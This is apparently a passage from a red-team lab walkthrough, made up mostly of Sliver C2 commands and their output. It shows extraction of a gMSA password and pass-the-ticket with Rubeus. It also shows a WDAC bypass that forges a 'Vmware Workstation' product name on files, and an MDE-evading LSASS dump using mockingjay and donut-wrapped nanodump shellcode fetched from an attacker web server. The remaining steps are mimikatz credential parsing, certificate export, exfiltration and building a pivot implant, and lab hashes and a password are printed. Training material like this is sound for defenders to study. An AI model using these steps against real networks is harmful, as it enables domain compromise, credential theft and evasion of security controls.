[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/GoldenGMSA.exe' 'gmsainfo --domain us.techcorp.local'
```

[*] Output:

```
sAMAccountName:      jumpone$
objectSid:           S-1-5-21-210670787-2521448726-163245708-8601
rootKeyGuid:         03239602-ab96-d31f-3fe6-24ea819a66f6
msds-ManagedPasswordID: AQAAAEtEU0sCAAAAagEAAAcAAAAJAAAApYjA5arH9M/5iTqgZpm9
gAAAAAaAAAAHgAAAHUAcwAuAHQAZQBjAGGAYwBvAHIAcAAuAGwAbwBjAGEAbAAAAHQAZQBjAGGAYw
BvAHIAcAAuAGwAbwBjAGEAbAAAAA==
```

Optionally perform the same in StandIn with the "(objectClass=msDS-GroupManagedServiceAccount)" LDAP query as follows:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap "(objectClass=msDS-GroupManagedServiceAccount)"
```

Next, to enumerate the PrincipalsAllowedToRetrieveManagedPassword property of jumpone\$ and find out which principals can read the password, we can use **Stracciatella**. Stracciatella is a PowerShell runspace from within C# (also called **SharpPick**) with AMSI, Constrained Language Mode and Script Block Logging disabled at startup.

Execute Stracciatella and the PrincipalsAllowedToRetrieveManagedPassword.ps1 script as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
```

```
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\PrincipalsAllowedToRetrieveManagedPassword.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
Get-ADServiceAccount -Identity jumpone -Properties * | select PrincipalsAllowedToRetrieveManagedPassword
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\PrincipalsAllowedToRetrieveManagedPassword.ps1"'
```

[*] Output:

```
PrincipalsAllowedToRetrieveManagedPassword
-----
{CN=provisioning svc,CN=Users,DC=us,DC=techcorp,DC=local}
```

Optionally we can use the following bloodhound cipher query to perform the same.

```
MATCH p=()-[:ReadGMSAPassword]->() RETURN p
```

Sweet! Recall that we got secrets of provisioningSvc from us-mailmgmt from the last objective. Impersonate provisioningSvc with its password / AES hash to gain a TGT and import in the current session using the **/ptt** flag.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 /mnt/c/AD/Tools/Sliver/Rubeus.exe asktgt /user:provisioningsvc /aes256:a573a68973bfe9cbfb8037347397d6ad1aae87673c4f5b4979b57c0b745aee2a /opsec /nowrap /show /ptt
```

[*] Output:

```
(_____) \ _____ | |
_____) ) _____ | | _____
| _____ / | | | | _____ | | | | / _____)
| | \ \ | | | | ) _____ | | | |
|_| | | _____ / | _____) _____ / (_____/
```

v2.2.1

[*] Action: Ask TGT

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

```
[!] Pre-Authentication required!
[!] AES256 Salt: US.TECHCORP.LOCALprovisioningsvc
[*] Using aes256_cts_hmac_sha1 hash: a573a68973bfe9cbfb8037347397d6ad1aae8767
3c4f5b4979b57c0b745aee2a
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\provisioningsvc'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIF9jCCBfKgAwIBB[snip]
[+] Ticket successfully imported!
```

```
ServiceName           : krbtgt/US.TECHCORP.LOCAL
ServiceRealm          : US.TECHCORP.LOCAL
UserName              : provisioningsvc
UserRealm              : US.TECHCORP.LOCAL
StartTime              : 4/5/2024 6:21:31 AM
EndTime               : 4/5/2024 4:21:31 PM
RenewTill              : 4/12/2024 6:21:31 AM
Flags                  : name_canonicalize, pre_authent, initial, renewa
ble, forwardable
KeyType                : aes256_cts_hmac_sha1
Base64 (key)          : MK2JfH1/LmE74qj+YwX1skx2F0Cqe52IDt4+3GnW60I=
ASREP (key)           : A573A68973BFE9CBFB8037347397D6AD1AAE87673C4F5B4
979B57C0B745AEE2A
```

Execute Stracciatella and the Get-GMSAPassword.ps1 script to get the password blob and decode it as an NTLM hash as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' -c "gc C:\AD\Tools\Sliver\Get-GMS
APassword.ps1"
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Ma
nagement.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirect
ory.ps1
$Passwordblob = (Get-ADServiceAccount -Identity jumpone -Properties msDS-Mana
gedPassword) . 'msDS-ManagedPassword'

Import-Module C:\AD\Tools\DSInternals_v4.7\DSInternals\DSInternals.ps1
$decodedpwd = ConvertFrom-ADManagedPasswordBlob $Passwordblob
ConvertTo-NTHash Password $decodedpwd.SecureCurrentPassword
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
```

```
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\Get-GMSAPassword.ps1"'
```

```
[*] Output:  
1260ca22c2a3b131c0d3041bcdcfcbfab
```

Enumerate Local Admin access

Using Rubeus, LACheck, and CIPolicyParser

Now we can start a new process with the privileges of jumpone:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 /mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:jumpone /domain:us.techcorp.local /rc4:1260ca22c2a3b131c0d3041bcdcfcbfab /opsec /force /nowrap /show /ptt'
```

```
[*] Output:
```

```
[*] Action: Ask TGT
```

```
[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)  
[!] Pre-Authentication required!  
[!] AES256 Salt: US.TECHCORP.LOCALhostjumpone.us.techcorp.local  
[*] Using rc4_hmac hash: 1260ca22c2a3b131c0d3041bcdcfcbfab  
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\jumpone'  
[*] Using domain controller: 192.168.1.2:88  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
doIFuDCCBbSgAw[snip]
```

```
[+] Ticket successfully imported!
```

ServiceName	: krbtgt/US.TECHCORP.LOCAL
ServiceRealm	: US.TECHCORP.LOCAL
UserName	: jumpone\$
UserRealm	: US.TECHCORP.LOCAL
StartTime	: 4/8/2024 7:50:36 AM
EndTime	: 4/8/2024 5:50:36 PM
RenewTill	: 4/15/2024 7:50:36 AM
Flags	: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: aes256_cts_hmac_sha1
Base64 (key)	: nBesap9YDZg0u0lf6sFbLAsv0AUV4VqES7qSe3eetas=
ASREP (key)	: 1260CA22C2A3B131C0D3041BCDFCBFAB

Let us now use LACheck to enumerate local admin access as jumpone\$. LACheck along with other enumeration capabilities allows to check Local Admin Access via Winrm, SMB and WMI/RPC using the **winrm smb rpc** arguments. We only check local admin access over all computers in the domain other than the DC to avoid logs on the DC via the argument **/ldap:servers-exclude-dc**. We will enumerate local admin access for all 3 protocols as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 120 '/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc /threads:10 /domain:us.techcorp.local'
```

[*] Output:

[+] Parsed Arguments:

```
rpc: False
smb: False
winrm: True
/bloodhound: False
/dc:
/domain: us.techcorp.local
/edr: False
/logons: False
/registry: False
/services: False
/ldap: servers-exclude-dc
/ou:
/socket:
/targets:
/threads: 10
/user: studentuserX@techcorp.local
/verbose: False
```

[+] Performing LDAP query against us.techcorp.local for all enabled servers excluding Domain Controllers or read-only DCs...

[+] This may take some time depending on the size of the environment

[+] LDAP Search Results: 27

Status: (0.00%) 0 computers finished (+0) -- Using 25 MB RAM

[WinRM] Admin Success: US-JUMPX.US.TECHCORP.LOCAL as studentuserX@techcorp.local

[+] Finished enumerating hosts

Sweet! We have administrative access to US-Jump machine as jumpone. We can now access us-jump using winrs / WMI and move laterally. We can access winrs as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-jumpX.us.techcorp.local 'set username & set computername'
```

[*] Output:

USERNAME=jumpone\$

COMPUTERNAME=US-JUMPX

```
[!] Exited with status 6!
```

To access WMI we can optionally leverage CIMPlant. Use CIMPlant to query the language mode of us-jump by using the **command_exec** module as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s us-jumpX -d us.techcorp.local -c command_exec --execute "$ExecutionContext.SessionState.LanguageMode"'
```

```
[*] Output:
```

```
[+] Connecting to remote CIM instance using studentuser128...
```

```
[+] Connected
```

```
[+] Results from command_exec:
```

```
[+] Executing command: $ExecutionContext.SessionState.LanguageMode
```

```
-----  
ConstrainedLanguage
```

```
[+] Successfully completed command_exec command  
Execution time: 7 Seconds
```

Since it has Constrained Language mode enabled, this is usually accompanied by Applocker / WDAC. Enumerating WDAC status using the powershell Get-CimInstance commandlet we find that WDAC has been enabled on us-jump.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 120 '/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s us-jumpX -d us.techcorp.local -c command_exec --execute " Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard"'
```

```
[*] Output:
```

```
[+] Connected
```

```
[+] Results from command_exec:
```

```
[+] Executing command: Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
```

```
-----  
AvailableSecurityProperties : {1, 3, 5}  
CodeIntegrityPolicyEnforcementStatus : 2
```

```

InstanceIdentifier           : 4ff40742-2649-41b8-bdd1-e80fad
1cce80
RequiredSecurityProperties   : {0}
SecurityServicesConfigured  : {0}
SecurityServicesRunning     : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version                     : 1.0
VirtualizationBasedSecurityStatus : 0
VirtualMachineIsolation     : False
VirtualMachineIsolationProperties : {0}
PSComputerName              :

```

```

[+] Successfully completed command_exec command
Execution time: 4 Seconds

```

We can now attempt to copy and parse the WDAC config deployed on us-jump to find suitable bypasses and loopholes in the policy.

```

[server] sliver (studentX_https) > ls \\\\us-
jumpX.US.TECHCORP.LOCAL\\C$\\Windows\\System32\\CodeIntegrity

\\us-jumpX.US.TECHCORP.LOCAL\\C$\\Windows\\System32\\CodeIntegrity (5 items,
397.7 KiB)
=====
=====
-rw-rw-rw-  BlockRules.xml          107.1 KiB   Fri Jul 12 00:49:30 -0700 2019
-rw-rw-rw-  DG.bin.p7              59.2 KiB   Mon Dec 04 01:58:40 -0700 2023
-rw-rw-rw-  driver.stl             25.0 KiB   Thu Jan 04 07:28:32 -0700 2024
-rw-rw-rw-  driversipolicy.p7b     147.1 KiB  Thu Jan 04 07:29:18 -0700 2024
-rw-rw-rw-  SiPolicy.p7b           59.2 KiB   Mon Dec 04 01:58:40 -0700 2023

```

We find a deployed policy named DG.bin.p7 / SiPolicy.p7b in the CodeIntegrity folder. Copy either policy binary back over to our studentVM.

NOTE: To confirm that a WDAC policy was deployed using GPO, we would have to enumerate the specific GPO GUID path (Ex: SYSVOL on DC) and locate the appropriate Registry.pol file in the Machine subdirectory. We can then use the Parse-PolFile cmdlet to parse the Registry.Pol file and attempt to read the exact deployment location and other details for the WDAC policy (can be deployed locally or on a remote share).

NOTE: For the **download** command we can include the path using single quotes (') or with an additional back slash before special chars (\).

```

[server] sliver (studentX_https) > download \\\\us-
jumpX.US.TECHCORP.LOCAL\\C$\\Windows\\System32\\CodeIntegrity\\DG.bin.p7
/mnt/c/AD/Tools/Sliver/DG.bin.p7

```

```
[*] Wrote 60636 bytes (1 file successfully, 0 files unsuccessfully) to /mnt/c/AD/Tools/Sliver/DG.bin.p7
```

Now open C:\AD\Tools\Sliver\CIPolicyParser.ps1 using notepad and append the following to the end of the script and save it.

```
ConvertTo-CIPolicy -BinaryFilePath C:\AD\Tools\Sliver\DG.bin.p7 -XmlFilePath C:\AD\Tools\Sliver\DG.bin.xml
```

Next using Stracciatella execute the script to parse and convert the policy into an xml format.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' -c "C:\AD\Tools\Sliver\CIPolicyParser.ps1"
```

[*] Output:

Directory: C:\AD\Tools\Sliver

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	4/18/2024 1:57 AM	87806	DG.bin.xml

Analysing the Policy XML using notepad we find an interesting rule:

NOTE: Navigate to this rule quickly by searching for the string "Vmware".



```
File Edit Format View Help
<Deny ID="ID_DENY_D_0214" FileName="mshta.exe" />
<Deny ID="ID_DENY_D_0215" FileName="msxml3.dll" MinimumFileVersion="8.110.17763.54" />
<Deny ID="ID_DENY_D_0216" FileName="msxml6.dll" MinimumFileVersion="6.30.17763.54" />
<Deny ID="ID_DENY_D_0217" FileName="ntkd.exe" />
<Deny ID="ID_DENY_D_0218" FileName="ntsd.exe" />
<Deny ID="ID_DENY_D_0219" FileName="powershellcustomhost.exe" />
<Deny ID="ID_DENY_D_021A" FileName="rcsi.exe" />
<Deny ID="ID_DENY_D_021B" FileName="runscripthelper.exe" />
<Deny ID="ID_DENY_D_021C" FileName="texttransform.exe" />
<Deny ID="ID_DENY_D_021D" FileName="visualuiavertifynative.exe" />
<Deny ID="ID_DENY_D_021E" FileName="wfc.exe" />
<Deny ID="ID_DENY_D_021F" FileName="windbg.exe" />
<Deny ID="ID_DENY_D_0220" FileName="wmic.exe" />
<Deny ID="ID_DENY_D_0221" FileName="wsl.exe" />
<Deny ID="ID_DENY_D_0222" FileName="wslconfig.exe" />
<Deny ID="ID_DENY_D_0223" FileName="wslhost.exe" />
<Allow ID="ID_ALLOW_A_0224" ProductName="Vmware Workstation" />
</FileRules>
<Signers>
  <Signer Name="Signer 1" ID="ID_SIGNER_S_0001">
    <CertRoot Type="Wellknown" Value="06" />
    <CertEKU ID="ID_EKU_E_0001" />
  </Signer>
  <Signer Name="Signer 2" ID="ID_SIGNER_S_0002">
```


This is a File Attribute Allow rule that allows a file (exe / dll) having the Product Name: "Vmware Workstation". We can attempt to abuse this rule by editing the File Attributes of an exe / dll of choice to match the Product Name mentioned. rcredit, is a tool that can be used to easily achieve this.

MDE also has been enabled on us-jump as enumerated previously. We can now attempt to perform an LSASS dump on the target us-jump using a covert technique / tool to bypass MDE along with WDAC.

We will be using the mockingjay POC (loader / dropper) along with beacon shellcode to bypass MDE detections and perform a covert LSASS Dump. To bypass WDAC we edit File Attributes to match the Product Name: "Vmware Workstation" on all required files (exe / dlls) of the mockingjay POC.

Begin by editing File Attributes for all required mockingjay files using rcredit to match the Product Name: "Vmware Workstation" and zip all required contents as follows. Note that the same commands can be executed using the **execute** method.

NOTE: msvcp140.dll, vcruntime140.dll, vcruntime140_1.dll are mockingjay dependency DLLs (located at \windows\system32) which are transferred too because WDAC is enabled on the target and would block them, while mscorlib.ni.dll is the DLL with the free RWX section to perform Self Process Injection in.

```
C:\Users\studentuser>cd C:\AD\Tools\Sliver\mockingjay

C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\Sliver\mockingjay\rcredit-x64.exe
C:\AD\Tools\Sliver\mockingjay\msvcp140.dll --set-version-string "ProductName"
"Vmware Workstation"

C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\Sliver\mockingjay\rcredit-x64.exe
C:\AD\Tools\Sliver\mockingjay\vcruntime140.dll --set-version-string
"ProductName" "Vmware Workstation"
C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\Sliver\mockingjay\rcredit-x64.exe
C:\AD\Tools\Sliver\mockingjay\vcruntime140_1.dll --set-version-string
"ProductName" "Vmware Workstation"

C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\Sliver\mockingjay\rcredit-x64.exe
C:\AD\Tools\Sliver\mockingjay\mockingjay.exe --set-version-string
"ProductName" "Vmware Workstation"

C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\Sliver\mockingjay\rcredit-x64.exe
C:\AD\Tools\Sliver\mockingjay\mscorlib.ni.dll --set-version-string
"ProductName" "Vmware Workstation"

PS C:\AD\Tools\Sliver\mockingjay>Compress-Archive -Path
C:\AD\Tools\Sliver\mockingjay\msvcp140.dll,
C:\AD\Tools\Sliver\mockingjay\vcruntime140.dll,
C:\AD\Tools\Sliver\mockingjay\vcruntime140_1.dll,
C:\AD\Tools\Sliver\mockingjay\mockingjay.exe,
C:\AD\Tools\Sliver\mockingjay\mscorlib.ni.dll -DestinationPath
"C:\AD\Tools\Sliver\mockingjay\mockingjay.zip"
```

Credential Dumping

Using mockingjay and nanodump

Now convert nanodump into compatible shellcode using donut along with the with the args: spoof-callstack (-sc), fork LSASS process before dumping (-f) and output the dump to a file named nano.dmp (--write) to make it dump LSASS in a covert way.

NOTE: shellcode dosen't need to be edited using rcedit to bypass WDAC and the following command only works from a PowerShell session. We use InviShell for a opsec safe session.

```
C:\AD\Tools\Sliver\mockingjay>
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\AD\Tools\Sliver\mockingjay> C:\AD\Tools\Sliver\mockingjay\donut.exe -f
1 -p ' -sc -f --write nano.dmp' -i
C:\AD\Tools\Sliver\mockingjay\nanodump.x64.exe -o
C:\AD\Tools\Sliver\mockingjay\nano.bin

[ Donut shellcode generator v1 (built Mar  3 2023 13:33:22)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "C:\AD\Tools\Sliver\mockingjay\nanodump.x64.exe"
[ Entropy       : Random names + Encryption
[ File type     : EXE
[ Parameters    : -sc -f --write nano.dmp
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "C:\AD\Tools\Sliver\mockingjay\nano.bin"
[ Exit         : Thread
```

Confirm that the mockingjay poc and nano.bin shellcode is undetected by AV using AmsiTrigger / DefenderCheck:

```
C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\DefenderCheck.exe
C:\AD\Tools\Sliver\mockingjay\mockingjay.exe
[+] No threat found in submitted file!

C:\AD\Tools\Sliver\mockingjay>C:\AD\Tools\DefenderCheck.exe
C:\AD\Tools\Sliver\mockingjay\nano.dmp
[+] No threat found in submitted file!
```

Now host mockingjay.zip and nano.bin on our student VM using HFS / WSL. Make sure firewall is disabled before doing so.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/mockinjay

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, now download mockingjay.zip onto us-jump and extract it using CIMPlant.

NOTE: Using commonly abused lolbas such as certutil for downloads, will result in a detection on MDE. **Wait a few seconds for the download to complete and do not worry about implant timeouts.**

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 25 '/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s us-jumpX -d us.techcorp.local -c command_exec --execute "wget http://192.168.100.X/mockinjay.zip -o C:\Users\jumpone$\Downloads\mockinjay.zip"'
```

Now extract the contents from the mockingjay.zip archive.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 25 '/mnt/c/AD/Tools/Sliver/CIMplant.exe' '-s us-jumpX -d us.techcorp.local -c command_exec --execute "Expand-Archive C:\Users\jumpone$\Downloads\mockinjay.zip -Destination C:\Users\jumpone$\Downloads"'
```

Attempt to dump LSASS using shellcode hosted on our studentvm webserver leveraging winrs instead of CIMPlant as execution over winrm is relatively more OPSEC safe to bypass MDE.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-jumpX 'C:\Windows\System32\cmd.exe /c start /b C:\Users\jumpone$\Downloads\mockinjay.exe 192.168.100.X /nano.bin'
```

```
[*] Output:
The minidump has an invalid signature, restore it running:
scripts/restore_signature nano.dmp
Done, to get the secretz run:
python3 -m pypykatz lsa minidump nano.dmp
mimikatz.exe "sekurlsa::minidump nano.dmp" "sekurlsa::logonPasswords full" exit
[+] Module loaded...
[+] Offset to RWX memory region: 0x123eb000
[+] Shellcode Written to RWX Memory Region.
[!] Exited with status 6!
```

An LSASS dump file is written called nano.dmp is written in the users home folder (C:\Users\jumpone\$) with an invalid signature since a normal LSASS dump on disk could trigger an MDE detection. We will now exfiltrate this dump file, restore and parse it for credentials.

```
[server] sliver (studentX_https) > download '\\us-jumpX.US.TECHCORP.LOCAL\c$\users\jumpone$\nano.dmp' '/mnt/c/AD/Tools/Sliver/mockingjay/nano.dmp'
```

```
[*] Wrote 12230650 bytes (1 file successfully, 0 files unsuccessfully) to /mnt/c/AD/Tools/Sliver/mockingjay/nano.dmp
```

Perform a cleanup as follows.

```
[server] sliver (studentX_https) > rm '\\us-jumpX.US.TECHCORP.LOCAL\c$\users\jumpone$\nano.dmp'
```

```
[*] '\\us-jumpX.US.TECHCORP.LOCAL\c$\users\jumpone$\nano.dmp
```

Finally, restore the exfiltrated dump signature and parse credentials using mimikatz as follows:

```
[server] sliver (studentX_https) > execute -o -S -t 50 'C:\AD\Tools\Sliver\mockingjay\restore_signature.exe' 'C:\AD\Tools\Sliver\mockingjay\nano.dmp'
```

```
[*] Output:
```

done, to analyze the dump run:

```
python3 -m pypykatz lsa minidump C:\AD\Tools\Sliver\mockingjay\nano.dmp
```

```
[server] sliver (studentX_https) > execute -o -S -t 30 'C:\AD\Tools\Sliver\mockingjay\mimikatz.exe' "sekurlsa::minidump C:\AD\Tools\Sliver\mockingjay\nano.dmp" "sekurlsa::keys" "exit"
```

```
[*] Output:
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz(commandline) # sekurlsa::minidump C:\AD\Tools\Sliver\mockingjay\nano.dmp
```

```
Switch to MINIDUMP : 'C:\AD\Tools\Sliver\mockingjay\nano.dmp'
```

```
mimikatz(commandline) # sekurlsa::keys
```

```
Opening : 'C:\AD\Tools\Sliver\mockingjay\nano.dmp' file for minidump...
```

```
[snip]
```

```
* Username : appsvc
* Domain   : US.TECHCORP.LOCAL
* Password : (null)
* Key List :
```

```
    aes256_hmac      b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2
d6afc3781e114335
```

```
    rc4_hmac_nt      1d49d390ac01d568f0ee9be82bb74d4c
rc4_hmac_old        1d49d390ac01d568f0ee9be82bb74d4c
rc4_md4             1d49d390ac01d568f0ee9be82bb74d4c
rc4_hmac_nt_exp     1d49d390ac01d568f0ee9be82bb74d4c
rc4_hmac_old_exp    1d49d390ac01d568f0ee9be82bb74d4c
```

[snip]

```
* Username : pawadmin
* Domain   : US.TECHCORP.LOCAL
* Password : (null)
* Key List :
```

```
    aes256_hmac
a92324f21af51ea2891a24e9d5c3ae9dd2ae09b88ef6a88cb292575d16063c30
```

```
    rc4_hmac_nt      36ea28bfa97a992b5e85bd22485e8d52
rc4_hmac_old        36ea28bfa97a992b5e85bd22485e8d52
rc4_md4             36ea28bfa97a992b5e85bd22485e8d52
rc4_hmac_nt_exp     36ea28bfa97a992b5e85bd22485e8d52
rc4_hmac_old_exp    36ea28bfa97a992b5e85bd22485e8d52
```

[snip]

Lateral Movement and Certificate extraction

Using Rubeus, certutil and winrs

We can now attempt to impersonate pawadmin and check if there are any Certificates that we can extract from the Certificate store of LocalMachine and users.

Perform impersonation using Rubeus and reconnect back onto the target using pawadmin privileges.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 90 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:pawadmin /domain:us.techcorp.local /aes256:a92324f21af51ea2891a24e9d5c3ae9dd2ae09b88ef6a88cb292575d16063c30 /ptt'
```

```
[server] sliver (studentX_https) > execute -o -S -t 30 winrs -r:us-jumpX.us.techcorp.local 'set username & set computername'
```

[*] Output:

USERNAME=pawadmin

COMPUTERNAME=US-JUMPX

Enumerating the LocalMachine store remotely using certutil we find a certificate for pawadmin.

```
[server] sliver (studentX_https) > execute -o -S -t 30 winrs -r:us-jumpX.us.techcorp.local 'certutil -store My'
```

[*] Output:

My "Personal"

===== Certificate 0 =====

Serial Number: 77000000218c4dea3c6612c678000000000021

Issuer: CN=TECHCORP-DC-CA, DC=techcorp, DC=local

NotBefore: 3/8/2024 4:07 AM

NotAfter: 7/12/2024 12:12 AM

Subject: E=pawadmin@techcorp.local, CN=pawadmin, CN=Users, DC=us,

DC=techcorp, DC=local

Non-root Certificate

Template:

1.3.6.1.4.1.311.21.8.11428283.12600195.6637456.4695971.7627035.128.16055752.16575009, Users

Cert Hash(sha1): 8c6f4b4a83d1a02580b7a93fb3cc42eed3452263

Key Container = te-Users-080a41c0-9ebe-4f6e-bd21-b484cfab112c

Unique container name: 912268d152fd1326caf31e8aae78b171_47299789-e16f-492c-bb4d-2624d87a6ec3

Provider = Microsoft Enhanced Cryptographic Provider v1.0

Encryption test passed

CertUtil: -store command completed successfully.

[!] Exited with status 6!

We can now export this certificate in a pfx format as follows:

```
[server] sliver (studentX_https) > execute -o -S -t 30 winrs -r:us-jumpx.us.techcorp.local 'certutil -exportpfx -p 'SecretPass@123' 77000000218c4dea3c6612c678000000000021 C:\Users\pawadmin\Downloads\pawadmin.pfx'
[*] Output:
MY "Personal"
===== Certificate 0 =====
Serial Number: 77000000218c4dea3c6612c678000000000021
Issuer: CN=TECHCORP-DC-CA, DC=techcorp, DC=local
NotBefore: 3/8/2024 4:07 AM
NotAfter: 7/12/2024 12:12 AM
Subject: E=pawadmin@techcorp.local, CN=pawadmin, CN=Users, DC=us, DC=techcorp, DC=local
Non-root Certificate
Template:
1.3.6.1.4.1.311.21.8.11428283.12600195.6637456.4695971.7627035.128.16055752.16575009, Users
Cert Hash(shal): 8c6f4b4a83d1a02580b7a93fb3cc42eed3452263
Key Container = te-Users-080a41c0-9ebe-4f6e-bd21-b484cfab112c
Unique container name: 912268d152fd1326caf31e8aae78b171_47299789-e16f-492c-bb4d-2624d87a6ec3
Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -exportPFX command completed successfully.
[!] Exited with status 6!
```

Exfiltrate the certificate back onto our student VM. We will use this certificate later!

```
[server] sliver (studentX_https) > download '\\us-jumpx\c$\Users\pawadmin\Downloads\pawadmin.pfx' 'pawadmin.pfx'
[*] Wrote 4519 bytes (1 file successfully, 0 files unsuccessfully) to /mnt/c/AD/Tools/Sliver/pawadmin.pfx

[server] sliver (studentX_https) > rm '\\us-jumpx\c$\Users\pawadmin\Downloads\pawadmin.pfx'
[*] \\us-jumpx\c$\Users\pawadmin\Downloads\pawadmin.pfx
```

Let us now create a pivot listener on studentX to move laterally and get a sliver session on us-jump.

Create a tcp pivot listener in the current studentX session (studentX_https) as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1

[server] sliver (studentX_https) > pivots
ID      Protocol  Bind Address  Number Of Pivots
```

1	TCP	:53	0
---	-----	-----	---

Generate the corresponding Sliver implant service executable for the tcp listener on studentX. Make sure that port 53 is allowed or firewall is disabled on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-jump_tcp -s Implants/us-jump_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-jump_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
